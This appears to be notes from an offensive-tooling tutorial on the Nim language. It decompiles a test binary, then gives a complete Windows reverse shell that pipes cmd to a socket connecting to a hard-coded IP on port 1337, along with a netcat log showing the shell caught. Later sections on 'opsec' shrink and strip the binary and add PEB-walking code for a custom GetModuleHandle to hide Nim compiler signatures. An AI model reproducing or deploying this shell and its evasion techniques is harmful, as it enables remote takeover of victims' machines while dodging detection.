140003ad0      TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2 = rax
140003add      if (rax == 0)
140003b5b          var_18 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_7
140003b60          nimLoadLibraryError(&var_18)
140003b60          noreturn
140003ae6      FARPROC rax_1 = nimGetProcAddr(rax, "GetConsoleOutputCP")
140003aeb      HINSTANCE rcx_2 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140003af9      Dl_536871584_ = rax_1
140003b00      FARPROC rax_2 = nimGetProcAddr(rcx_2, "GetConsoleCP")
140003b05      HINSTANCE rcx_3 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140003b13      Dl_536871585_ = rax_2
140003b1a      FARPROC rax_3 = nimGetProcAddr(rcx_3, "SetConsoleOutputCP")
140003b1f      HINSTANCE rcx_4 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140003b2d      Dl_536871580_ = rax_3
140003b34      FARPROC rax_4 = nimGetProcAddr(rcx_4, "SetConsoleCP")
140003b39      Dl_536871582_ = rax_4
140003b46      return rax_4
```

```
140003ab0  FARPROC lib@syncio.nim()

140003ac3      int128_t var_18 = skernel32.dll
140003acb      HINSTANCE hKernel32 = nimLoadLibrary(&var_18)
140003ad0      hKernel32 = hKernel32
140003add      if (hKernel32 == 0)
140003b5b          var_18 = skernel32
140003b60          nimLoadLibraryError(&var_18)
140003b60          noreturn
140003ae6      FARPROC rax = nimGetProcAddr(hKernel32, "GetConsoleOutputCP")
140003aeb      HINSTANCE rcx_2 = hKernel32
140003af9      GetConsoleOutputCP = rax
140003b00      FARPROC rax_1 = nimGetProcAddr(rcx_2, "GetConsoleCP")
140003b05      HINSTANCE rcx_3 = hKernel32
140003b13      GetConsoleCP = rax_1
140003b1a      FARPROC rax_2 = nimGetProcAddr(rcx_3, "SetConsoleOutputCP")
140003b1f      HINSTANCE rcx_4 = hKernel32
140003b2d      SetConsoleOutputCP = rax_2
140003b34      FARPROC rax_3 = nimGetProcAddr(rcx_4, "SetConsoleCP")
140003b39      SetConsoleCP = rax_3
140003b46      return rax_3
```

```
140003c50  int64_t nimLoadLibrary(int64_t* arg1)

140003c50      void* const rdx = &data_140016298
140003c63      if (*arg1 != 0)
140003c63          rdx = arg1[1] + 8
140003c6a      return LoadLibraryA(lpLibFileName: rdx) __tailcall
```

```
140003d80  FARPROC nimGetProcAddr(HINSTANCE arg1, PSTR arg2)

140003d9e      FARPROC rax = GetProcAddress(hModule: arg1, lpProcName: arg2)
140003da3      if (rax == 0)
140003dc4          char var_138
```

nim wrapper for LoadLibrary and GetProcAddress

Looking at test.exe - part 2

```
14000c850  int64_t PreMain()

14000c854      lib@syncio.nim()
14000c85e      InitializeCriticalSection(lpCriticalSection: lib@system.nim())
14000c868      return lib@syncio.nim_2() __tailcall
```

InitializeCriticalSection sets up si

```
14000c7d0  int64_t lib@system.nim()

14000c7e5      signal(_Signal: 2, _Function: signalHandler)
14000c7f2      signal(_Signal: 0xb, _Function: signalHandler)
14000c7ff      signal(_Signal: 0x16, _Function: signalHandler)
14000c80c      signal(_Signal: 8, _Function: signalHandler)
14000c81f      return signal(_Signal: 4, _Function: signalHandler) __tailcall
```

The final __tailcall will setup the Console for output

```
1400039a0  uint64_t lib@syncio.nim_2()

1400039a7      void* rdi = __imp___acrt_iob_func
1400039cc      _setmode(_FileHandleSrc: _fileno(_Stream: rdi(0)), _FileHandleDst: 0x8000)
1400039e1      _setmode(_FileHandleSrc: _fileno(_Stream: rdi(1)), _FileHandleDst: 0x8000)
1400039f6      _setmode(_FileHandleSrc: _fileno(_Stream: rdi(2)), _FileHandleDst: 0x8000)
1400039fe      codePage = GetConsoleOutputCP()
140003a04      uint64_t codePage = GetConsoleCP()
140003a0a      bool cond:0 = codePage == 0xfde9
140003a14      codePage = codePage.d
140003a1a      int128_t var_38
140003a1a      if (not(cond:0))
140003a21          SetConsoleOutputCP(0xfde9)
140003a33          int64_t var_20_1 = 0
140003a47          var_38 = restoreConsoleOutputCp.o
140003a4c          AddExitProc(&var_38)
140003a58          codePage = zx.q(codePage)
140003a68      if ((cond:0 || (not(cond:0) && nimInErrorMode__system_u4222 == 0)) && codePage.d != 0xfde9)
140003a6f          SetConsoleCP(0xfde9)
140003a81          int64_t var_20_2 = 0
140003a95          var_38 = restoreConsoleCP__stdZsyncio_u678.o
140003a9a          codePage = AddExitProc(&var_38)
140003aa7      return codePage
```

back to main ->

```
140014140  uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)

14001414f      __main()
140014154      cmdLine = arg2
14001415b      cmdCount = arg1
140014161      gEnv = arg3
140014168      PreMain()
14001416d      NimMainModule()
140014182      return zx.q(nim_program_result)
```

_.rdata contains the string “Hello World”. It is called with echoBinSafe

```
14000c900  int64_t NimMainModule()

14000c910      echoBinSafe(&_.rdata, 1)
14000c925      int128_t var_18 = gFuns__stdZexitprocs_u15.o
14000c92a      eqdestroy___stdZexitprocs_u333(&var_18)
14000c934      return nimTestErrorFlag() __tailcall
```

```
14000ba10  int64_t echoBinSafe(int64_t arg1, int64_t arg2)

14000ba1c      void* rbp = __imp___acrt_iob_func
14000ba23      uint64_t r12 = 0
14000ba3c      uint64_t temp0_1
14000ba3c      do
14000ba45          if (r12 s>= arg2)
14000ba90              void* rbx_1 = __imp___acrt_iob_func
14000bab3              fwrite(_Buffer: &new_line, _ElementSize: 1, _ElementCount: 1, _Stream: rbx_1(1))
14000bace              return fflush(_Stream: rbx_1(1)) __tailcall
14000ba4a          if (r12 s< 0)
14000baeb              return raiseIndexError2(r12, arg2 - 1) __tailcall
14000ba58          FILE* f = rbp(1)
14000ba70          int128_t var_48 = *((r12 << 4) + arg1)
14000ba75          int64_t rax_1 = writeWindows_system(f, &var_48, 0)
14000ba81          if (nimInErrorMode__system_u4222 != 0)
14000ba8f              return rax_1
14000ba38          temp0_1 = r12
14000ba38          r12 = r12 + 1
14000ba38      while (not(add_overflow(temp0_1, 1)))
14000bafc      return raiseOverflow() __tailcall
```

___imp___acrt_iob_func contains handles to stdin, stdout, stderr

```
14000b8c0  int64_t writeWindows_system(FILE* arg1, int64_t* arg2, char arg3)

14000b8de      int64_t rbp = *arg2
14000b8e1      void* rsi = arg2[1]
14000b8f0      void* const r8 = rsi + 8
14000b8f7      if (rbp == 0)
14000b8f7          r8 = &data_140016298
14000b8fb      int64_t rax = fprintf.constprop(arg1, &_%s, r8)
14000b900      int64_t r15 = 0
14000b903      uint64_t rbx = 0
14000b909      if (0 s< rbp)
14000b95f          while (true)
14000b95f              int128_t var_58
14000b95f              if (*(rsi + r15 + 8) != 0)
14000b96c                  rax = fprintf.constprop(arg1, &_%s, rsi + r15 + 8)
14000b9f1                  if (arg3 != 0)
14000ba00                      var_58 = TM__Q5wkpxktOdTGvlSRo9bzt9aw_113
14000ba05                      rax = raiseEIO__system_u8399(&var_58)
14000b9ec                  break
14000b935              rax = fputc(_Character: 0, _Stream: arg1)
```

writeWindows outputs one char at a time checking for overflows and errors (out of bounds)

Reverse shell - Windows

With winim, a library wrapping the windows API and COM, the winapi can be used entirely to write a reverse shell.

reverse_shell.nim > ...

```nim
import winim

proc main() =
    var
        ip = "192.168.125.151".cstring
        port: uint16 = 1337
        wsaData: WSADATA

    # call WSAStartup
    var wsaStartupResult = WSAStartup(MAKEWORD(2,2), addr wsaData)
    if wsaStartupResult != 0:
        echo "[-] WSAStartup failed"
        quit(1)

    # call WSASocket
    var soc = WSASocketA(2, 1, 6, NULL, cast[GROUP](0), cast[DWORD](NULL))

    # create sockaddr_in struct
    var sa: sockaddr_in
    sa.sin_family = AF_INET
    sa.sinaddr.S_addr = inet_addr(ip)
    sa.sin_port = htons(port)

    # call connect
    var connectResult = connect(soc, cast[ptr sockaddr](sa.addr), cast[int32](sizeof(sa)))
    if connectResult != 0:
        echo "[-] Connection failed"
        quit(1)

    # call CreateProcessA
    var
        si: STARTUPINFO
        pi: PROCESS_INFORMATION
    si.cb = cast[DWORD](sizeof(si))
    si.dwFlags = STARTF_USESTDHANDLES
    si.hStdInput = cast[HANDLE](soc)
    si.hStdOutput = cast[HANDLE](soc)
    si.hStdError = cast[HANDLE](soc)

    CreateProcessA(NULL, "cmd", NULL, NULL, TRUE, 0, NULL, NULL, cast[LPSTARTUPINFOA](si.addr), pi.addr)

when isMainModule:
    main()
```

Compiling with: nim c -d:release --threads:off .\reverse_shell.nim

```
Hint:  [Link]
Hint: mm: orc; opt: speed; options: -d:release
160941 lines; 5.862s; 319.969MiB peakmem; proj: C:\Users\u
PS C:\Users\user\Desktop\uscg\other> .\reverse_shell.exe
PS C:\Users\user\Desktop\uscg\other>
```

```
└─$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.128] 50274
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop\uscg\other>
```

Looking at reverse_shell.exe - part 1

Remember back to the imports of test.exe where KERNEL32.dll and msvcrt.dll imported 20 and 39 functions respectively. The reverse_shell.exe imports the same.

Offset	Name	Func. Count
16E00	KERNEL32.dll	20
16E14	msvcrt.dll	39

This is because nim is using its nimGetProcAddress wrapper during PreMain.

```
14000ca10  int64_t NimMainModule()

14000ca2a      int32_t rax = Dl_1442842820_(0x202, &wsaData)
14000ca2c      wsaStartupResult = rax
14000ca34      if (rax != 0)
14000cbb9          echoBinSafe(&TM__a0LEaNGHkfUSYCmYopnMoQ_2, 1)
14000cbc3          exit(_Except: 1)
14000cbc3          noreturn
```

```
Cross References
  Filter (4)
  Data References                                   {1}
    140016e40 void* _.refptr.Dl_1442842820_
  Code References                                   {3}
  winsock.nim                                       {1}
    14000c8ed Dl_1442842820_ = rax_1
  NimMainModule                                     {2}
    14000ca17 int32_t rax = Dl_1442842820_(0x202, &wsaData)
    14000ca2a int32_t rax = Dl_1442842820_(0x202, &wsaData)
```

Dl_1442842820 is a pointer to the FARPROC WSAStartup

```
14000c9e0  int64_t PreMain()

14000c9e4      syncio.nim()
14000c9e9      system.nim()
14000c9ee      winbase.nim()
14000c9f8      InitializeCriticalSection(lpCriticalSection: winsock.nim())
14000ca02      return syncio2.nim() __tailcall
```

```
14000c8a0  FARPROC winsock.nim()

14000c8b3      int128_t var_18 = TM__6cGHTdm9aFCwq1tG3y4WaxQ_5
14000c8bb      HINSTANCE rax = nimLoadLibrary(&var_18)
14000c8c0      TM__6cGHTdm9aFCwq1tG3y4WaxQ_2 = rax
14000c8cd      if (rax == 0)
14000c963          var_18 = TM__6cGHTdm9aFCwq1tG3y4WaxQ_7
14000c968          nimLoadLibraryError(&var_18)
14000c968          noreturn
14000c8da      FARPROC rax_1 = nimGetProcAddr(rax, "WSAStartup")
14000c8df      HINSTANCE rcx_2 = TM__6cGHTdm9aFCwq1tG3y4WaxQ_2
14000c8ed      Dl_1442842820_ = rax_1
```

Looking at reverse_shell.exe - part 2 - opsec concerns

winim embeds data in the resource section. Compiling with “-d:noRes” will remove this

```
.rsrc section started  {0x140022000-0x140022228}
140022000  _.rsrc:
140022000  00 00 00 00 00 00 00 00-00 00 00 00 00 00 01 00-18 00 00 00 18 00 00 80-00 00 00 00 00 00 00 00  ................................
140022020  00 00 00 00 00 00 01 00-01 00 00 00 30 00 00 80-00 00 00 00 00 00 00 00-00 00 00 00 00 00 01 00  ............0...................
140022040  09 04 00 00 48 00 00 00-58 20 02 00 ca 01 00 00-00 00 00 00 00 00 00 00-3c 3f 78 6d 6c 20 76 65  ....H...X .............<?xml ve
140022060  72 73 69 6f 6e 3d 22 31-2e 30 22 20 65 6e 63 6f-64 69 6e 67 3d 22 55 54-46 2d 38 22 20 73 74 61  rsion="1.0" encoding="UTF-8" sta
140022080  6e 64 61 6c 6f 6e 65 3d-22 79 65 73 22 3f 3e 3c-61 73 73 65 6d 62 6c 79-20 78 6d 6c 6e 73 3d 22  ndalone="yes"?><assembly xmlns="
1400220a0  75 72 6e 3a 73 63 68 65-6d 61 73 2d 6d 69 63 72-6f 73 6f 66 74 2d 63 6f-6d 3a 61 73 6d 2e 76 31  urn:schemas-microsoft-com:asm.v1
1400220c0  22 20 6d 61 6e 69 66 65-73 74 56 65 72 73 69 6f-6e 3d 22 31 2e 30 22 3e-3c 61 73 73 65 6d 62 6c  " manifestVersion="1.0"><assembl
1400220e0  79 49 64 65 6e 74 69 74-79 20 76 65 72 73 69 6f-6e 3d 22 31 2e 30 2e 30-2e 30 22 20 70 72 6f 63  yIdentity version="1.0.0.0" proc
140022100  65 73 73 6f 72 41 72 63-68 69 74 65 63 74 75 72-65 3d 22 2a 22 20 6e 61-6d 65 3d 22 77 69 6e 69  essorArchitecture="*" name="wini
140022120  6d 22 20 74 79 70 65 3d-22 77 69 6e 33 32 22 2f-3e 3c 64 65 70 65 6e 64-65 6e 63 79 3e 3c 64 65  m" type="win32"/><dependency><de
140022140  70 65 6e 64 65 6e 74 41-73 73 65 6d 62 6c 79 3e-3c 61 73 73 65 6d 62 6c-79 49 64 65 6e 74 69 74  pendentAssembly><assemblyIdentit
140022160  79 20 74 79 70 65 3d 22-77 69 6e 33 32 22 20 6e-61 6d 65 3d 22 4d 69 63-72 6f 73 6f 66 74 2e 57  y type="win32" name="Microsoft.W
140022180  69 6e 64 6f 77 73 2e 43-6f 6d 6d 6f 6e 2d 43 6f-6e 74 72 6f 6c 73 22 20-76 65 72 73 69 6f 6e 3d  indows.Common-Controls" version=
1400221a0  22 36 2e 30 2e 30 2e 30-22 20 70 72 6f 63 65 73-73 6f 72 41 72 63 68 69-74 65 63 74 75 72 65 3d  "6.0.0.0" processorArchitecture=
1400221c0  22 2a 22 20 70 75 62 6c-69 63 4b 65 79 54 6f 6b-65 6e 3d 22 36 35 39 35-62 36 34 31 34 34 63 63  "*" publicKeyToken="6595b64144cc
1400221e0  66 31 64 66 22 20 6c 61-6e 67 75 61 67 65 3d 22-2a 22 2f 3e 3c 2f 64 65-70 65 6e 64 65 6e 74 41  f1df" language="*"/></dependentA
140022200  73 73 65 6d 62 6c 79 3e-3c 2f 64 65 70 65 6e 64-65 6e 63 79 3e 3c 2f 61-73 73 65 6d 62 6c 79 3e  ssembly></dependency></assembly>
140022220  0d 0a 00 00 00 00 00 00                                                    ........
.rsrc section ended  {0x140022000-0x140022228}
```

CreateProcessA calling “cmd” is not stealthy

```
14000caf5       int128_t zmm1 = cmd_str
14000cafd       si = 0x68
14000cb07       data_14001dd7c = 0x100
14000cb14       int32_t zmm0[0x4] = rax_6
14000cb19       data_14001dda0 = rax_6
14000cb20       int32_t temp0_1[0x4] = _mm_unpacklo_epi64(zmm0, zmm0[0].q)
14000cb24       int128_t cmd_str = zmm1
14000cb29       data_14001dd90 = temp0_1
14000cb30       void* pCmd_str = winstrConverterStringToPtrChar(&cmd_str)
14000cb3b       if (nimInErrorMode__system_u4222 == 0)
14000cb86           CreateProcessA(0, pCmd_str, 0, 0, 1, 0, 0, 0, &si, &pi)
14000cb96           cmd_str = gFuns__stdZexitprocs_u15.o
14000cb9b           eqdestroy___stdZexitprocs_u333(&cmd_str)
```

Nim is importing a lot of stuff that might not be useful, like memory management. In nim objects and arrays are stored on the stack - everything is in the heap. We can remove the strings (or replace with cstring) and compile with `--mm:none`. This simplifies the binary a bit.

Sections

Name	Start	End	Semantics
.CRT	0x1400200…	0x1400200…	Writable data
.bss	0x14001b0…	0x14001e8…	Writable data
.data	0x1400150…	0x1400152…	Writable data
.debug_ab…	0x1400250…	0x1400250…	Read-only data
.debug_ar…	0x1400230…	0x1400230…	Read-only data
.debug_in…	0x1400240…	0x140024e…	Read-only data
.debug_li…	0x1400260…	0x1400260…	Read-only data
.debug_str	0x1400270…	0x1400270…	Read-only data
.eh_frame	0x1400180…	0x1400180…	Writable data
.idata	0x14001f0…	0x14001f8…	Writable data
.pdata	0x1400190…	0x140019c…	Read-only data
.rdata	0x1400160…	0x140017e…	Read-only data
.reloc	0x1400220…	0x1400220…	Read-only data
.syntheti…	0x1400270…	0x1400270…	External
.text	0x1400010…	0x1400145…	Read-only code
.tls	0x1400210…	0x1400210…	Writable data
.xdata	0x14001a0…	0x14001ac…	Read-only data

```
14000a870  int64_t main__reverse95shell_u2()

14000a896      void wsaData
14000a896      __builtin_memset(s: &wsaData, c: 0, n: 0x198)
14000a8a9      if (WSAStartup(0x202, &wsaData) == 0)
14000a8de          int64_t rax_1 = WSASocketA(2, 1, 6, 0, 0, 0)
14000a8e7          int64_t sa = 0
14000a8f3          int32_t zmm6[0x4] = rax_1
14000a8fd          int64_t var_270_1 = 0
14000a906          sa.w = 2
14000a90b          int32_t temp0_1[0x4] = _mm_unpacklo_epi64(zmm6, zmm6[0].q)
14000a925          sa:4.d = inet_addr(winstrConverterCStringToPtrChar("192.168.125.151"))
14000a93e          sa:2.w = htons(0x539)
14000a94e          if (connect(rax_1, &sa, 0x10) == 0)
14000a95b              int32_t var_1f8[0x4] = temp0_1
14000a96b              int64_t si
14000a96b              __builtin_memset(s: si, c: 0, n: 0x50)
14000a9e8              int64_t pi
14000a9e8              __builtin_memset(s: pi, c: 0, n: 0x18)
14000aa03              si.d = 0x68
14000aa0e              int64_t var_210
14000aa0e              var_210:4.d = 0x100
14000aa19              int64_t var_1e8 = rax_1
14000aa7b              return CreateProcessA(0, winstrConverterCStringToPtrChar(&cmd_str), 0, 0,
14000aa81      exit(_Except: 1)
14000aa81      noreturn
```

The file size is brought down in 113kb

```
    Directory: C:\Users\user\Desktop\testing


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/16/2023   3:11 PM         113076 reverse_shell.exe
```

Looking at reverse_shell.exe - part 3 - opsec concerns

```
    Directory: C:\Users\user\Desktop\testing


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/16/2023   3:11 PM         113076 reverse_shell.exe
```

Can bring the file size down even more with some added compilation flags. The command used is: `nim c -d:danger --threads:off -d:noRes --mm:none --opt:size --passC:"-s" .\reverse_shell.nim`

The binary has been compiled to optimize for size and stripped.

```
    Directory: C:\Users\user\Desktop\testing


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/16/2023   3:22 PM          85452 reverse_shell.exe
```

We can enable link time optimization with: `--passC:"-flto" --passL:"-flto"`

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/31/2023   6:14 PM          80100 reverse_shell.exe
```

Nim binaries can be made even smaller, Nim binary size is an article that mainly focuses on UNIX binaries, but is useful.


Compiling with clang: `nim c --cc:clang -d:danger --threads:off -d:noRes --mm:none --opt:size  .\reverse_shell.nim`

```
    Directory: C:\Users\user\Desktop\nim_for_hackers2\other


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/2/2023   2:30 AM         133120 reverse_shell.exe
```

Using tcc for compilation can being it down to half again: `nim c --cc:tcc -d:danger --threads:off -d:noRes --mm:none --opt:size --passC:"-s" .\reverse_shell.nim`

```
44544 reverse_shell.exe
```

Has a much different IAT




Compiling with msvc: `nim c --cc:vcc -d:danger --app:gui --threads:off -d:noRes --mm:none --opt:size --passC:"/Os /Ox /MD" .\reverse_shell.nim`

```
    Directory: C:\Users\user\Desktop\nim_for_hackers2\other


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/2/2023   9:44 AM          24064 reverse_shell.exe
```

Q: How can we get the binary smaller?
A: Remove Nim

Parsing PEB - custom GetModuleHandle

The PEB (Process Environment Block) contains a list of loaded modules and their addresses.
winim has the structure of the PEB



Assumption is for 64-bit only. In 64-bit PEB is located at the offset of gs:[0x60], where in 32-bit it is at fs:[0x30]

Q: Why do this?
A: Goal is to create a nim compiled binary that doesn't look like it was compiled from nim (nim compiler signatures). The resulting binary can become pretty trivial to RE.

Parsing PEB - custom GetModuleHandle

First, need to get a pointer to the PEB (PPEB). This can be done two ways - with asm(prefered) or importing. The `{.passC.}` pragma is used to specify that intel syntax is used.

```nim
proc readgsqword*(offset: uint64): uint64   {.importc: "__readgsqword", header: "<intrin.h>".}

{.passC:"-masm=intel".}
proc getPEB*(): PPEB {.asmNoStackFrame, inline.} =
  asm """
    push rbx
    xor rbx, rbx
    xor rax, rax
    mov rbx, qword ptr gs:[0x60]
    mov rax, rbx
    pop rbx
    ret
  """
```

Next, define a procedure.

```nim
proc parsePEB() =
  let
    pPeb: PPEB = getPEB()
    pLdr: PPEB_LDR_DATA = pPeb.Ldr
    pListHead: LIST_ENTRY = pPeb.Ldr.InMemoryOrderModuleList
```

- pPeb -> pointer to PEB
- pLdr -> pointer to LDR_DATA
- pListHead -> list entry; used to get Forward Link

```nim
var
  pDte: PLDR_DATA_TABLE_ENTRY = cast[PLDR_DATA_TABLE_ENTRY](pLdr.InMemoryOrderModuleList.Flink)
  pListNode: PLIST_ENTRY = pListHead.Flink
```

- pDte -> LDR data table entry, since the Flink points to a pointer to the first LDR_DATA_TABLE_ENTRY, cast it to a pointer
- pListNode -> pointer to a list entry, in this case the first link of the head

Next, define a doWhile template since it is not present in nim..

```nim
template doWhile(a, b: untyped): untyped =
  b
  while a:
    b
```

doWhile is needed because the first run pListNode and pListHead will be the same.

```nim
doWhile cast[int](pListNode) != cast[int](pListHead):
  if pDte.FullDllName.Length != 0:
    echo "[+] Name: " & $(pDte.FullDllName.Buffer)
    echo "   [+] DllBase:    0x" & cast[uint](pDte.Reserved2[0]).toHex
    echo "   [+] EntryPoint: 0x" & cast[uint](pDte.Reserved2[1]).toHex
    echo "   [+] ImageSize:  0x" & cast[uint](pDte.Reserved3[0]).toHex
  pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
  pListNode = cast[PLIST_ENTRY](pListNode.Flink)
```

While the current pointer to a list node is not the pointer to the list head:

- Check if the LDR_DATA_TABLE_ENTRY has a DllName with a length.
- If it does, display information
- After, update the pointer to the DTE and update the current pointer to the ListNode

Run from main:

```nim
when isMainModule:
  parsePEB()
```

Parsing PEB - custom GetModuleHandle

Notice how Reserved members of the pDte object (structure) are accessed. This is because Microsoft has undocumented structures

```
34    doWhile cast[int](pListNode) != cast[int](pListHead):
35      if pDte.FullDllName.Length != 0:
36        echo "[+] Name: " & $(pDte.FullDllName.Buffer)
37        echo "  [+] DllBase:    0x" & cast[uint](pDte.Reserved2[0]).toHex
38        echo "  [+] EntryPoint: 0x" & cast[uint](pDte.Reserved2[1]).toHex
39        echo "  [+] ImageSize:  0x" & cast[uint](pDte.Reserved3[0]).toHex
40      pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
41      pListNode = cast[PLIST_ENTRY](pListNode.Flink)
```

From Windows App Development:

The **LDR_DATA_TABLE_ENTRY** structure is defined as follows:

syntax — Copy

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

wine / include / winternl.h

Code | Blame | 5258 lines (4868 loc) · 236 KB

```
3642
3643  typedef struct _LDR_DATA_TABLE_ENTRY
3644  {
3645      LIST_ENTRY          InLoadOrderLinks;
3646      LIST_ENTRY          InMemoryOrderLinks;
3647      LIST_ENTRY          InInitializationOrderLinks;
3648      void*               DllBase;
3649      void*               EntryPoint;
3650      ULONG               SizeOfImage;
3651      UNICODE_STRING      FullDllName;
3652      UNICODE_STRING      BaseDllName;
3653      ULONG               Flags;
3654      SHORT               LoadCount;
3655      SHORT               TlsIndex;
3656      LIST_ENTRY          HashLinks;
3657      ULONG               TimeDateStamp;
3658      HANDLE              ActivationContext;
3659      void*               Lock;
3660      LDR_DDAG_NODE*      DdagNode;
3661      LIST_ENTRY          NodeModuleLink;
3662      struct _LDRP_LOAD_CONTEXT *LoadContext;
3663      void*               ParentDllBase;
3664      void*               SwitchBackContext;
3665      RTL_BALANCED_NODE   BaseAddressIndexNode;
3666      RTL_BALANCED_NODE   MappingInfoIndexNode;
3667      ULONG_PTR           OriginalBase;
3668      LARGE_INTEGER       LoadTime;
3669      ULONG               BaseNameHashValue;
3670      LDR_DLL_LOAD_REASON LoadReason;
3671      ULONG               ImplicitPathOptions;
3672      ULONG               ReferenceCount;
3673  } LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

```
3283  LDR_DATA_TABLE_ENTRY* {.pure.} = object
3284    Reserved1*: array[2, PVOID]
3285    InMemoryOrderLinks*: LIST_ENTRY
3286    Reserved2*: array[2, PVOID]
3287    DllBase*: PVOID
3288    Reserved3*: array[2, PVOID]
3289    FullDllName*: UNICODE_STRING
3290    Reserved4*: array[8, BYTE]
3291    Reserved5*: array[3, PVOID]
3292    union1*: LDR_DATA_TABLE_ENTRY_UNION1
3293    TimeDateStamp*: ULONG
3294  PLDR_DATA_TABLE_ENTRY* = ptr LDR_DATA_TABLE_ENTRY
```

Will have to look elsewhere for the winternl.h header, such as from wine's github or phnt-single-header

The LDR_DATA_TABLE_ENTRY object from winim can be compared to the undocumented structure to retrieve unknown members. Winim builds their api from Microsoft's official documentation

Parsing PEB - custom GetModuleHandle

The logic of the comparison can be replaced to return a handle to the module.

```
if pDte.FullDllName.Length != 0:
  echo "[+] Name: " & $(pDte.FullDllName.Buffer)
```

```
doWhile cast[int](pListNode) != cast[int](pListHead):
  if pDte.FullDllName.Length != 0:
    if moduleName.toLower == ($pDte.FullDllName.Buffer).toLower:
      return cast[HMODULE](pDte.Reserved2[0])
  pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
  pListNode = cast[PLIST_ENTRY](pListNode.Flink)
return cast[HMODULE](0)
```

The procedure is updated to take a string and return the dll base address

```
proc custom_GetModuleHandle(moduleName: string): HMODULE =
  let
    pPeb: PPEB = getPEB()
```

Full code

parsing_peb.nim > ...

```
import winim
from strutils import toHex, toLower

{.passC:"-masm=intel".}
proc getPEB*(): PPEB {.asmNoStackFrame, inline.} =
  asm """
    push rbx
    xor rbx, rbx
    xor rax, rax
    mov rbx, qword ptr gs:[0x60]
    mov rax, rbx
    pop rbx
    ret
  """

template doWhile(a, b: untyped): untyped =
  b
  while a:
    b
```

```
proc custom_GetModuleHandle(moduleName: string): HMODULE =
  let
    pPeb: PPEB = getPEB()
    pLdr: PPEB_LDR_DATA = pPeb.Ldr
    pListHead: LIST_ENTRY = pPeb.Ldr.InMemoryOrderModuleList

  var
    pDte: PLDR_DATA_TABLE_ENTRY = cast[PLDR_DATA_TABLE_ENTRY](pLdr.InMemoryOrderModuleList.Flink)
    pListNode: PLIST_ENTRY = pListHead.Flink

  doWhile cast[int](pListNode) != cast[int](pListHead):
    if pDte.FullDllName.Length != 0:
      if moduleName.toLower == ($pDte.FullDllName.Buffer).toLower:
        return cast[HMODULE](pDte.Reserved2[0])
    pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
    pListNode = cast[PLIST_ENTRY](pListNode.Flink)
  return cast[HMODULE](0)
```

```
